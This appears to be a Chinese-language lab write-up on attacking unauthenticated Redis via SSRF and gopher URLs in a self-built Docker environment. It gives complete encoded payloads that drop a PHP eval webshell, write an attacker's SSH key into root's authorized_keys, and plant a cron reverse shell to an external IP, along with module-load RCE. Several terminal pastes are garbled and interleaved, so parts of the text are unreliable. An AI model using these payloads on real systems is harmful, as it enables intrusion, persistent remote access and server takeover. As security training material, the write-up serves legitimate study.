payload 的核心部分是 `█` 后面的内容（已还原 `%0D%0A` 为 `\r\n`，方便理解）：

```
1 | *4\r\n$6\r\nconfig\r\n$3\r\nset\r\n$3\r\nndir\r\n$13\r\nvar/www/html\r\n*4\r\n$6\r\nconfig\r\n$3\r\nset\r\n$10\r\nndbfilename\r\n$9\r\nshell.php\r\n*3\r\n$3\r\nset\r\n$1\r\nn1\r\n$32\r\n<php @eval($_POST["c"]); ?\r\n>\r\n*1\r\n$4\r\nnsave\r\nn
```

按 RESP 协议规则，拆成 4 个独立的 Redis 命令

第一段: config set dir /var/www/html (设置数据存储目录)

对应 payload 片段：

*4\r\n\\$6\r\nconfig\r\n\\$3\r\nset\r\n\\$3\r\nndir\r\n\\$13\r\nvar/www/html\r\nn

协议字段	含义
*4	数组有 4 个参数: config (命令) 、 set (子命令) 、 dir (配置项) 、 /var/www/html (目录值)
\$6\r\nconfig	字符串 config 的长度是 6 (\$6) , 后面跟字符串内容 + \r\n 分隔
\$3\r\nset	字符串 set 的长度是 3 (\$3) , 后面跟内容 + \r\n
\$3\r\ndir	字符串 dir 的长度是 3 (\$3) , 后面跟内容 + \r\n
\$13\r\n/var/www/html	字符串 /var/www/html 的长度是 13 (\$13) , 后面跟目录路径 + \r\n

作用：告诉 Redis“把数据存储目录设置为 /var/www/html ”（这个目录和 Nginx 共享，写的文件能通过 Web 访问）。

第二段： config set dbfilename shell.php (设置数据文件名)

对应 payload 片段：

```
*4\r\n$6\r\nconfig\r\n$3\r\nset\r\n$10\r\nndbfilename\r\n$9\r\nshell.php\r\n
```

协议字段	含义
*4	数组有 4 个参数: config 、 set 、 dbfilename (配置项) 、 shell.php (文件名)
\$10\r\nndbfilename	字符串 dbfilename 的长度是 10 (\$10) , 后面跟内容 + \r\n
\$9\r\nshell.php	字符串 shell.php 的长度是 9 (\$9) , 后面跟文件名 + \r\n

作用：告诉 Redis“把数据文件命名为 shell.php ”（默认是 dump.rdb , 改成 php 文件才能被 Web 解析）。

第三段： set 1 "<?php @eval(\$_POST['c']); ?>" (写入一句话木马)

对应 payload 片段： *3\r\n\$3\r\nset\r\n\$1\r\n\$1\r\n\$32\r\n<?php @eval(\$_POST["c"]); ?>\r\n

协议字段	含义
*3	数组有 3 个参数: set (命令) 、 1 (键名) 、 一句话木马 (键值)
\$1\r\n\$1	字符串 1 的长度是 1 (\$1) , 后面跟键名 + \r\n
\$32\r\n<?php @eval(\$_POST["c"]); ?>	一句话木马的长度是 32 (\$32) , 后面跟木马内容 + \r\n (长度必须精确匹配, 多 1 个空格都报错)

作用：往 Redis 中写入一个键值对，键是 1 ，值是 PHP 一句话木马（后续 save 命令会把这个键值对写入 shell.php ）。

第四段: save (保存数据到文件)

对应 payload 片段: *1\r\n\$4\r\nnsave\r\n

协议字段	含义
*1	数组有 1 个参数: save (命令本身)
\$4\r\nnsave	字符串 save 的长度是 4 (\$4), 后面跟命令内容 + \r\n

作用: 触发 Redis 把内存中的数据 (包括刚才写入的木马) 保存到 dir 指定的目录, 生成 dbfilename 指定的 shell.php 文件。

四、URL 编码的作用 (为什么需要%0D%0A)


原始的 RESP 协议需要 \r\n 分隔字段, 但 \r\n 是不可见字符, 无法直接放在 URL 中传输 (浏览器会解析错误)。所以需要把 \r\n 转换成 URL 编码的 %0D%0A, 这里要特别注意, 不过好像写好 resp 格式在 Burp 里面 url 编码也行

```
gopher://172.17.0.1:6379/_*4%0D%0A$6%0D%0Aconfig%0D%0A$3%0D%0Aset%0D%0A$3%0D%0Adir%0
```

```
*4
$6
config
$3
set
$3
dir
$13
```

```
%2a%34%0d%0a%24%36%0a%63%6f%6e%66%69%67%0d%0a%24%33%0d%0a%73%65%74%0d%0a%24
```

写入 shell 过后, 就是正常的连接了, 但连接之后仍然存在限制, 关于 redis 的命令执行后文讲, 如果成功写入 webshell, 剩下的就是在 Linux 主机进行提权等操作了



```
root@kali:~/[...] docker/webtest/redis/html]
# ls
index.php index.php.bak shell.php stdout test.php
[root@kali:~/[...] docker/webtest/redis/html]
# rm -f shell.php
[root@kali:~/[...] docker/webtest/redis/html]
# ls
index.php index.php.bak stdout test.php
[root@kali:~/[...] docker/webtest/redis/html]
# ls
index.php index.php.bak shell.php stdout test.php
[root@kali:~/[...] docker/webtest/redis/html]
# cat shell.php
REDIS0099+ redis-ver6.2.14+
*redis-bits@0*ctime@-iused-mem@W
*aof-preamble***** <?php @eval($_POST["c"]); ?>
*usernameshyler*n**
```

127.0.0.1?url=gopher%3A%2F%2F172.17.0.1%3A6379%2F_*48

SSH写入

如果对方开启了ssh服务，在对方主机写入公钥，我们自己的私钥去登录，而且需要你有root权限才能在root目录里面写入公钥

如果是权限管理的很好的场景，redis就是redis用户搭建的而不是root搭建的，那这个就没辙了，写不进去

但我是docker的root，无所谓随便打

公钥写入原理

如果我们有对方的redis有root权限，可以在/root/.ssh/中写入文件，我们利用ssrf+gopher+redis的写入文件的能力，在其中写入自己的公钥，利用对方主机开启的ssh服务连接，成了就直接root，适用于不是webshell，或者webshell没用的场景

实验：redis主机中配置ssh并ssrf登录

redis中配置ssh登录

```
root@2a2801438abd:/# mkdir -p /root/.ssh && chmod 700 /root/.ssh
root@2a2801438abd:/# grep -n "PermitRootLogin" /etc/ssh/sshd_config
33:#PermitRootLogin prohibit-password
81:# the setting of "PermitRootLogin prohibit-password".
root@2a2801438abd:/# sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config
root@2a2801438abd:/# grep -n "PermitRootLogin" /etc/ssh/sshd_config
33:PermitRootLogin yes
81:# the setting of "PermitRootLogin prohibit-password".
root@2a2801438abd:/# sed -i '38s/^###' /etc/ssh/sshd_config
root@2a2801438abd:/# sed -i '57s/^###' /etc/ssh/sshd_config
root@2a2801438abd:/# grep -nE "PermitRootLogin|PubkeyAuthentication|PasswordAuthentication" /etc/ssh/sshd_config
33:PermitRootLogin yes
38:PubkeyAuthentication yes
57:PasswordAuthentication yes
79:# PasswordAuthentication. Depending on your PAM configuration,
81:# the setting of "PermitRootLogin prohibit-password".
83:# PAM authentication, then enable this but set PasswordAuthentication
root@2a2801438abd:/# service ssh restart
Restarting OpenBSD Secure Shell server: sshd.
root@2a2801438abd:/# service ssh status
sshd is running.
```

配置允许密码，公钥登入

```
root@29685286b1a3:~# sed -i '38s/^###' /etc/ssh/sshd_config
root@29685286b1a3:~# sed -i '57s/^###' /etc/ssh/sshd_config
root@29685286b1a3:~# grep -n "PubkeyAuthentication" /etc/ssh/sshd_config
38:PubkeyAuthentication yes
root@29685286b1a3:~# grep -n "PasswordAuthentication" /etc/ssh/sshd_config
57:PasswordAuthentication yes
79:# PasswordAuthentication. Depending on your PAM configuration,
83:# PAM authentication, then enable this but set PasswordAuthentication
root@29685286b1a3:~# service ssh restart
Restarting OpenBSD Secure Shell server: sshd.
root@29685286b1a3:~# service ssh status
sshd is running.
root@29685286b1a3:~# grep -nE "PermitRootLogin|PubkeyAuthentication|PasswordAuthentication" /etc/ssh/sshd_config
33:PermitRootLogin yes
38:PubkeyAuthentication yes
57:PasswordAuthentication yes
79:# PasswordAuthentication. Depending on your PAM configuration,
81:# the setting of "PermitRootLogin prohibit-password".
83:# PAM authentication, then enable this but set PasswordAuthentication
root@29685286b1a3:~#
```

redis容器配置密码

```
root@29685286b1a3:~# whoami
root
root@29685286b1a3:~# passwd
New password:
Retype new password:
passwd: password updated successfully
root@29685286b1a3:~# su root
root@29685286b1a3:~# exit
exit
root@29685286b1a3:~# exit
exit
Home
└─(root㉿kali)-[/docker/webtest/redis/html]
#
```

重启redis服务，加入ssh端口映射

```
1 docker run -d \
2   --name redis6.2.14 \
3   --restart=always \
4   -p 6379:6379 \ # 原有Redis端口映射
5   -p 2222:22 \ # 新增SSH端口映射（宿主机2222 → 容器22）
6   -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
7   -v /data/dockerData/redis/data:/data \
8   -v /docker/webtest/redis/html:/var/www/html \
9   --network redis-nginx-net \
10  redis:6.2.14 \
11  redis-server /etc/redis/redis.conf
12
13 docker run -d \
14   --name redis6.2.14 \
15   --restart=always \
16   -p 6379:6379 \
17   -p 2222:22 \
18   -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
19   -v /data/dockerData/redis/data:/data \
20   -v /docker/webtest/redis/html:/var/www/html \
21   --network redis-nginx-net \
22  redis:6.2.14 \
23  redis-server /etc/redis/redis.conf
```

这里顺序有点小问题，应该是先开启端口在配置ssh，导致我又重复了一遍，ssh服务开启（ssh服务也有很大的学问呢）

我的虚拟机ip是172.22.0.4

```

└──(root㉿kali)-[~/home/kali] PermitRootLogin /etc/ssh/sshd_config
# ssh root@172.22.0.4 -p 22 password
root@172.22.0.4's password: RootLogin prohibit-password"
Linux 2a2801438abd 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 ssh/sshd_config
root@2a2801438abd:/# grep -n "PermitRootLogin" /etc/ssh/sshd_config
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright./sshd_config
root@2a2801438abd:/# Sed -i '57s/#//g' /etc/ssh/sshd_config
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent "PasswordAuthentication" /etc/ssh/sshd_config
permitted by applicable law.
Last login: Tue Dec 12 05:45:51 2025 from 172.22.0.1
root@2a2801438abd:~# whoami
root PasswordAuthentication. Depending on your PAM configuration,
root@2a2801438abd:~# PermitRootLogin prohibit-password".

```

接下来就该尝试ssrf写入公钥了

现在kali本机生成公私钥对

```

└──(root㉿kali)-[~/ssh] ls
# ssh-keygen -t rsa -b 2048 -C "shell.php" -f id_rsa -m PEM
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/.ssh/id_redis
Enter passphrase for "/root/.ssh/id_redis" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_redis
Your public key has been saved in /root/.ssh/id_redis.pub
The key fingerprint is:
SHA256:qI1gBuSL4Qw/txNxllVff6Mn5wKFFDddAjv9Y2omKLQ root@kali
The key's randomart image is:
+---[RSA 3072]---+
| . ... oo++ o |
| o o .. o+.+ |
| +. . + .+.o |
| +=. + . ....o |
| .++ o ..S . o =. |
| o + *.. . . B . |
| = .E . . = . |
| . . + . |
+---[SHA256]---+
└──(root㉿kali)-[~/ssh]
# ls
id_ed25519 id_ed25519.pub id_redis id_redis.pub known_hosts known_hosts.old
└──(root㉿kali)-[~/ssh]
# cat id_redis
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjeAAAAABG5vbmUAAAEEbm9uZQAAAAAAAABAABlwAAAAdzc2gtcn

```

拿着生成的公钥构造payload

```

1 gopher://172.17.0.1:6379/_*4
2 $6
3 config
4 $3
5 set
6 $3
7 dir
8 $11
9 /root/.ssh/
10 *4
11 $6
12 config
13 $3
14 set
15 $10
16 dbfilename
17 $15
18 authorized_keys
19 *3

```

```

20 $3
21 set
22 $1
23 1
24 $572
25
26
27 ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQgQCS1mOy1I01yszfECRH/HwFEx25MwCTonyIJ0057V8QvkdV
sQgjyyaOCe3oh9vx0KuXMFvxvhkLDLYK4ZRFLv2bybkVS1B/v3wkMdmYjhfxrJaMFk9KA1/v+w
OGVBr0jCbTdc//IigNgg8/zsyQYrfmoSSxJ16t1pxLu04S0sdpwubCAFkx05x2vToh2ZdJQboP5K
VycdCmo3ICpx0zfx9PDFtMqokcnshsP4p+dIGX/50dsFA86ju8y+aF8jaODQsxf179+/UNBLx7xq
inh1JTn17za58ms5fsP+k6D7s7670qnDbqmUU4ntxo/T2unxF57oIGv4mowAx/CgQoDZkShtPyi
SGYvtvui+hYdt+eT3x1JuGJwyhI77kuZVqzIf0j/As6bBw3m5fOKiPBHDxxed4sfjRoHSeoM4iHh
1Ry1v/GeZJZqphjt6tzosAMu8SQ+6oUtngr5NUTUSf1P7TF1tMTCU4/z9zs1MACOZFcYvzmIS8r
MYhohSJW04c= root@kali
28
29
30 *1
31 $4
32 save
33
34 gopher://172.22.0.4:6379/_*4%0d%0a%246%0d%0aconfig%0d%0a%243%0d%0aset%0d%0a%
243%0d%0adir%0d%0a%2411%0d%0a%2froot%2f.ssh%2f%0d%0a*4%0d%0a%246%0d%0aconfig
%0d%0a%243%0d%0aset%0d%0a%2410%0d%0adbfilename%0d%0a%2415%0d%0aauthorized_ke
ys%0d%0a*3%0d%0a%243%0d%0aset%0d%0a%241%0d%0a1%0d%0a%24568%0d%0a%0d%0a%0d%0a
ssh-
rsa+AAAAB3NzaC1yc2EAAAQABAAQgQCS1mOy1I01yszfECRH%2fHwFEx25MwCTonyIJ0057V
8QvkdVsQgjyyaOCe3oh9vx0KuXMFvxvhkLDLYK4ZRFLv2bybkVS1B%2fv3wkMdmYjhfxrJaMFk
9KA1%2fv+wOGVBr0jCbTdc%2f%2fIigNgg8%2fzsyQYrfmoSSxJ16t1pxLu04S0sdpwubCAFkx05
x2vToh2ZdJQboP5KVycdCmo3ICpx0zfx9PDFtMqokcnshsP4p+dIGX%2f50dsFA86ju8y+aF8jaO
DQsxf179+%2funBLx7xqinh1JTn17za58ms5fsP+k6D7s7670qnDbqmUU4ntxo%2fT2unxF57oI
GV4mowAx%2fcgQoDZkShtPyiSGYvtvui+hYdt+eT3x1JuGJwyhI77kuZVqzIf0j%2fAs6bBw3m5f
OKiPBHDxxed4sfjRoHSeoM4iHh1Ry1v%2fGeZJZqphjt6tzosAMu8SQ+6oUtngr5NUTUSf1P7TF
1tMTCU4%2fz9zs1MACOZFcYvzmIS8rMYhohSJW04c%3d+root%40kali%0d%0a%0d%0a%0d%0a*1
%0d%0a%244%0d%0asave%0d%0a

```

但是好像失败了，这个key被写到了 /var/www/html 下面，下面是其原因

Redis 官方镜像默认以 `redis` 普通用户启动服务（即使你用 `root` 进入容器，Redis 进程本身还是 `redis` 用户）。而 `/root/.ssh` 是 `root` 用户的专属目录（权限默认是 `700`，仅 `root` 可读写），`redis` 用户没有访问 / 写入权限，所以 `config set dir /root/.ssh` 会静默失败，Redis 会继续使用默认工作目录（你挂载的 `/var/www/html`），最终把 `authorized_keys` 写到了这个目录。

```

root@6ad36b480ebb:/var/www/html# service ssh start
Starting OpenBSD Secure Shell server: sshd.
root@6ad36b480ebb:/var/www/html# redis-cli -h 127.0.0.1 -p 6379
127.0.0.1:6379> config set dir /root/.ssh
(error) ERR Changing directory: Permission denied
127.0.0.1:6379>

```

重启一下，以 `root` 权限启动

```
1 docker run -d \
2   --name redis6.2.14 \
3   --user root \
4   --restart=always \
5   -p 6379:6379 \
6   -p 2222:22 \
7   -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
8   -v /data/dockerData/redis/data:/data \
9   -v /docker/webtest/redis/html:/var/www/html \
10  --network redis-nginx-net \
11  redis-ssh-root:v1 \
12  su root -c "redis-server /etc/redis/redis.conf"
```

```
[root@kali]~/.ssh]
# docker run -d \
--name redis6.2.14 \kali
--user root \2222.0.4 -p 2222
--restart=always \ 172.22.0.4 port 2222: Connection refused
-p 6379:6379 \
-p 2222:22 \ /home/kali
-v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
-st -v /data/dockerData/redis/data:/data \ ) at 2025-12-02 03:59 EST
-v /docker/webtest/redis/html:/var/www/html \
--network redis-nginx-net \
redis-ssh-root:v1 \ and tcp ports (reset)
su root -c "redis-server /etc/redis/redis.conf"
1cc9edf0617db0a8541e044748b7aa55781bc2f4fb077e1237d0e9f06767a918
MAC Address: 02:22:AC:16:00:04 (Unknown)

[root@kali]~/.ssh]
# docker exec -it redis6.2.14 /bin/bash in 1.52 seconds
root@1cc9edf0617d:/data# whoami
root
root@1cc9edf0617d:/data# ps aux | grep redis-server
root      1  0.4  0.1  5852  3584 ?        Ss   09:05  0:00 su root -c redis-server /etc/redis/redis.conf
root      9  0.2  0.4  54240  8572 ?        Sl   09:05  0:00 redis-server *:6379
root     22  0.0  0.0  3324  1608 pts/0    S+   09:06  0:00 grep redis-server
root@1cc9edf0617d:/data#
```

这次再试试payload

成功写入key

```
-p 6379:6379 \n\n-p 2222:22 \\\n-v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \\n-v /data/dockerData/redis/data:/data \\n-v /docker/webtest/redis/html:/var/www/html \\n--network redis-nginx-net \\nredis-ssh-root:1 \\nsu root -c "redis-server /etc/redis/redis.conf"\ncc9edf0617db0a8541e044748b7aa55781bc2f4fb077e1237d0e9f06767a918\nall connect to host 172.22.0.4 port 2222, Connection refused\n--(root@kali)-[~/ssh]\n-# docker exec -it redis6.2.14 /bin/bash\noot@1cc9edf0617d:/data# whoami\noot\noot@1cc9edf0617d:/data# ps aux | grep redis-server\noot 1 0.4 0.1 5852 3584 ? Ss 09:05 0:00 su root -c\noot 9 0.2 0.4 54240 8572 ? Sl 09:05 0:00 redis-serv\noot 22 0.0 0.0 3324 1608 pts/0 S+ 09:06 0:00 grep redis-\noot@1cc9edf0617d:/data# hostname -i\n72.22.0.4\noot@1cc9edf0617d:/data# cd /root/.ssh\noot@1cc9edf0617d:~/ssh# ls\noot@1cc9edf0617d:~/ssh# ls\noot@1cc9edf0617d:~/ssh# cat a*\nEDIS0009#      redis-ver6.2.14#\nedis-bits@ctime#iused-mem"]\naof-preamble##usernamehyler#B8\n\nsh-rsa+AAAAB3NzaC1yc2EAAAQABAAQGCSImOyI0lySzFfCRH/HwFEx25MwCTonyIJ0057V\n0SSXJ16tlpXLu04S0sdpwubCAFkx05x2vToh2zDjQboP5KvYCdCmo3ICpx0zfX9PDfTmQokcnshsP\nDzKShPtYi5YtvuI+hYdt+et3x1JuGJwyhI77kuZvqzIfo/JAs6bBw3m5fOKiPBHDxxed4SfjRoHSeoM41HhL\nRy1v/GeZJZqphjt6tz0sAMu8SQ+6oUtnnggR5NUT\n*****Groot@1cc9edf0617d:~/ssh# [
```

最后用这个payload成功了，在此前的基础先清理一遍,flushall一下，注意中间你内容长度

总字节数 = 公钥前空行 (4) + 公钥本身 (564) + 公钥后空行 (4) = 572 字节 → 所以 RESP 协议中写
\$572

```

1 gopher://172.22.0.4:6379/_flushall%0D%0A*4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%
0Aset%0D%0A%243%0D%0Adir%0D%0A%2411%0D%0A%2froot%2f.ssh%2f%0D%0A*4%0D%0A%246%0
D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%2415%0D%0Aautho
rized_keys%0D%0A*3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%24572%0D%0A%0D%0A
%0D%0Assh-rsa
AAAAB3NzaC1yc2EAAAQABAAQCS1moy1I01yszfECRH%2fHwFEx25MwCTonyIJ0057V8Qvkdv
sQgjyyaOCe3oh9vx0KuXMFvxvhkLDLYK4ZRFv2bybkvs1B%2fv3wkMdmYjhfuXrJaMffk9KA1%2fv
%2bwOGVBr0jCbTdc%2f%2fiigNgg8%2fzsyQYrfmoSSxJ16t1pxLu04s0sdpwubCAFkx05x2vToh2z
dJQboP5KVyCdCmo3ICpx0zfx9PDFtmQokcnshsP4p%2bdIGX%2f50dsFA86ju8y%2baF8jaODQsxf1
79%2b%2fUNBLx7xqinh1JTN17za58ms5fsP%2bk6D7S7670qnDbqmu4ntx0%2fT2unxF57oIGv4m
oWAx%2fCgQoDZkShtPyiSGYvtvuI%2bhYdt%2beT3x1JuGJwyhI77kuZVqzIf0J%2fAs6bBw3m5fOK
iPBHDxxed4SfjRoHSeoM4iHh1Ry1v%2fGeZJZqphjt6tzOsAMu8SQ%2b6outrnggR5NUTUSf1P7TF1t
MTCU4%2fz9zS1MACOZFcYvzmIS8rMYhohSJW04c%3d
root%40kali%0D%0A%0D%0A*1%0D%0A%244%0D%0Asave

```

```

└─(root㉿kali)-[~/ssh]# rm +
# ssh root@172.22.0.4 -p 22 -i id_redis
Linux 1cc9edf0617d 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
root@1cc9edf0617d:~/ssh# cat /etc/copyright
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Tue Dec  2 09:18:59 2025 from 172.22.0.1
root@1cc9edf0617d:~# whomai
-bash: whomai: command not found
root@1cc9edf0617d:~# whoami
root
root@1cc9edf0617d:~# cat /etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/var/games:/usr/sbin/nologin
root:x:0:0::/root:/root:/bin/bash
root@1cc9edf0617d:~# service cron start
Starting periodic command scheduler: cron.
root@1cc9edf0617d:~# service cron status
cron is running.
root@1cc9edf0617d:~# ps aux | grep cron
root      3317  0.0  0.0  3600  1752 ?        Ss
root      3325  0.0  0.0  3324  1588 pts/0    S+
root@1cc9edf0617d:~# cd /var/spool/cron/cron.d
root@1cc9edf0617d:~# ls
root@1cc9edf0617d:~# ls -al
total 8
drwx-wx--T 2 root crontab 4096 Mar  2 2023 .
drwxr-xr-x 3 root root     4096 Dec  2 12:01 ..

```

计划任务反弹shell

```

root@1cc9edf0617d:/var/spool# which cron
/usr/sbin/cron
root@1cc9edf0617d:/var/spool# service cron start
Starting periodic command scheduler: cron.
root@1cc9edf0617d:/var/spool# service cron status
cron is running.
root@1cc9edf0617d:/var/spool# ps aux | grep cron
root      3317  0.0  0.0  3600  1752 ?        Ss
root      3325  0.0  0.0  3324  1588 pts/0    S+
root@1cc9edf0617d:/var/spool/cron/cron.d# cd /var/spool/cron/crontabs
root@1cc9edf0617d:/var/spool/cron/crontabs# ls
root@1cc9edf0617d:/var/spool/cron/crontabs# ls -al
total 8
drwx-wx--T 2 root crontab 4096 Mar  2 2023 .
drwxr-xr-x 3 root root     4096 Dec  2 12:01 ..

```

```
1 gopher://172.22.0.4:6379/_%2A1%0D%0A%248%0D%0Afflushall%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2424%0D%0A%2fvar%2fspool1%0D%0Afcron%2fcrontabs%2f%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%21%0D%0A1%0D%0A%2479%0D%0A%0D%0A%2a%20%2a%20%2a%20%2a%20%2a%20%2fbash%20-%0D%0A%27%2fbash%20%3e%26%20%2fdev%2ftcp%2f47.108.128.134%2f7777%200%3e%261%27%0D%0A%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A
2
3 echo '* * * * * /bin/bash -c "/bin/bash >& /dev/tcp/47.108.128.134/7777 0>&1"'> root
4
5 set shell "\n\n\n* * * * * bash -i >& /dev/tcp/47.108.128.134/7777 0>&1\n\n\n"
6 set shell '* * * * * /bin/bash -c "/bin/bash >& /dev/tcp/47.108.128.134/7777 0>&1'"
```

手工测试cron计划任务是执行了，我的服务器成功反弹了shell

```
root@1cc9edf0617d:/var/spool/cron/crontabs# service cron restart
Restarting periodic command scheduler: cronStopping periodic command scheduler: cron
.
Starting periodic command scheduler: cron.
root@1cc9edf0617d:/var/spool/cron/crontabs#
root@1cc9edf0617d:/var/spool/cron/crontabs# ls
root
root@1cc9edf0617d:/var/spool/cron/crontabs# cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/var/spool/cron/crontabs/root installed on Tue Dec  2 12:34:02 2025)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
* * * * * /bin/bash -c "/bin/bash >& /dev/tcp/47.108.128.134/7777 0>&1"
root@1cc9edf0617d:/var/spool/cron/crontabs# crontab /var/spool/cron/crontabs/root
```

```
root@iZ2vc7mf4exb4ibhswnztqZ:~# nc -lvp 7777
Listening on 0.0.0.0 7777
Connection received on 113.54.218.225 34948
whoami
root

```

尝试payload版本

我真蚌埠住了，搞不来了，和之前两个一模一样的东西死活不会执行计划任务，就已经完完全全写进去了指令，但是cron任务可能就是因为这个冗余的信息，无法执行指令，可能别的操作系统可以吧，但我的docker死活不行，这玩意搞了我一个晚上，放弃了

```
root@1cc9edf0617d:/var/spool/cron/crontabs# cat root  
REDIS0009*123456789 redis-ver6.2.14*1 use /var/lib/redis :  
redis-bits@0ctime*  
*our gopher link is*.iused-mem*p\Reverse Shell:  
aof-preamble***@H  
gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%  
* */* */* /bin/bash1-c 'sh >& /dev/tcp/47.108.128.134/7777 0>&1'  
0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilenam%0D%0A%244%0D%0Aroot%0D%  
* ***@B[root@1cc9edf0617d:/var/spool/cron/crontabs# ^C  
root@1cc9edf0617d:/var/spool/cron/crontabs# ]
```

下面是成功写入的payload，错了，计划任务你为什么不计划

```
1 gopher://172.22.0.4:6379/_%2A1%0D%0A%248%0D%0Afflushall%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2424%0D%0A%2fvar%2fspool%2fcron%2fcrontabs%2f%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Arroot%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2472%0D%0A%0D%0A%0D%0A* * * * /bin/bash -c 'sh >& /dev/tcp/47.108.128.134/7777 0>&1' %0D%0A%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A
```

写在最后

后面还会写点Vulhub 靶场上的redis，以及redis的模块加载实现rce，主从复制的姿势

本章是我自己搭建docker进行的复现，为了方便就纯粹的没设置密码，正常情况做好安全是肯定要设置强密码的，但主要是从三个角度分析redis的利用手段，docker的东西还是学了不少

漏洞环境

浏览我们的预构建漏洞环境集合，用于安全研究和教育。每个环境都使用Docker容器化，并配有详细的文档。

The screenshot shows a search interface with a search bar containing 'redis'. Below the search bar, there are filters for '所有类别' (All Categories) and a refresh button. The results section displays three entries:

- Redis Lua Sandbox Bypass Command Execution**
探索Redis Lua Sandbox Bypass Command Execution漏洞并学习如何利用它。
Tags: RCE, Database
Created 4 years ago
- Celery <4.0 Redis Unauthorized Access and Pickle Deserialization**
探索Celery <4.0 Redis Unauthorized Access and Pickle Deserialization漏洞并学习如何利用它。
Tags: Deserialization, Auth Bypass
Created 4 years ago
- Redis 4.x/5.x Command Execution due to Master-Slave Replication**
探索Redis 4.x/5.x Command Execution due to Master-Slave Replication漏洞并学习如何利用它。
Tags: RCE, Database
Created 6 years ago

```
(www-data:/tmp) $ ls
Makefile
module.so
pear
redismodule.h
rmutil
src
test
(www-data:/tmp) $ cd test
(www-data:/tmp/test) $ git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand.git
/bin/sh: 1: git: not found
(www-data:/tmp/test) $ redis-cli -p 6379 -h 127.0.0.1 -a root module load /tmp/module.so
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
OK
(www-data:/tmp/test) $ redis-cli -p 6379 -h 127.0.0.1 -a root MODULE LIST
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
name
system
ver
l
(www-data:/tmp/test) $ redis-cli -p 6379 -h 127.0.0.1 -a root system.exec whoami
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
l
96
root
(www-data:/tmp/test) $ redis-cli -p 6379 -h 127.0.0.1 -a root system.exec 'cat /flag'
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
Flag{0028b6e9-1811-4a90-a3ac-43ffd6c3e79b}
```

Redis下

有了redis的一个基础了解，作为内存级别的数据库，方便高效进行数据的读写，除此之外，还有别的辅助功能，我见过的就什么主从复制的一些东西，具体的原理不了解像什么哨兵集群啊啥的，本文仅记录已知的vulhub上的靶场漏洞，当然最危险的上已经说过了，就是未授权或者弱密码

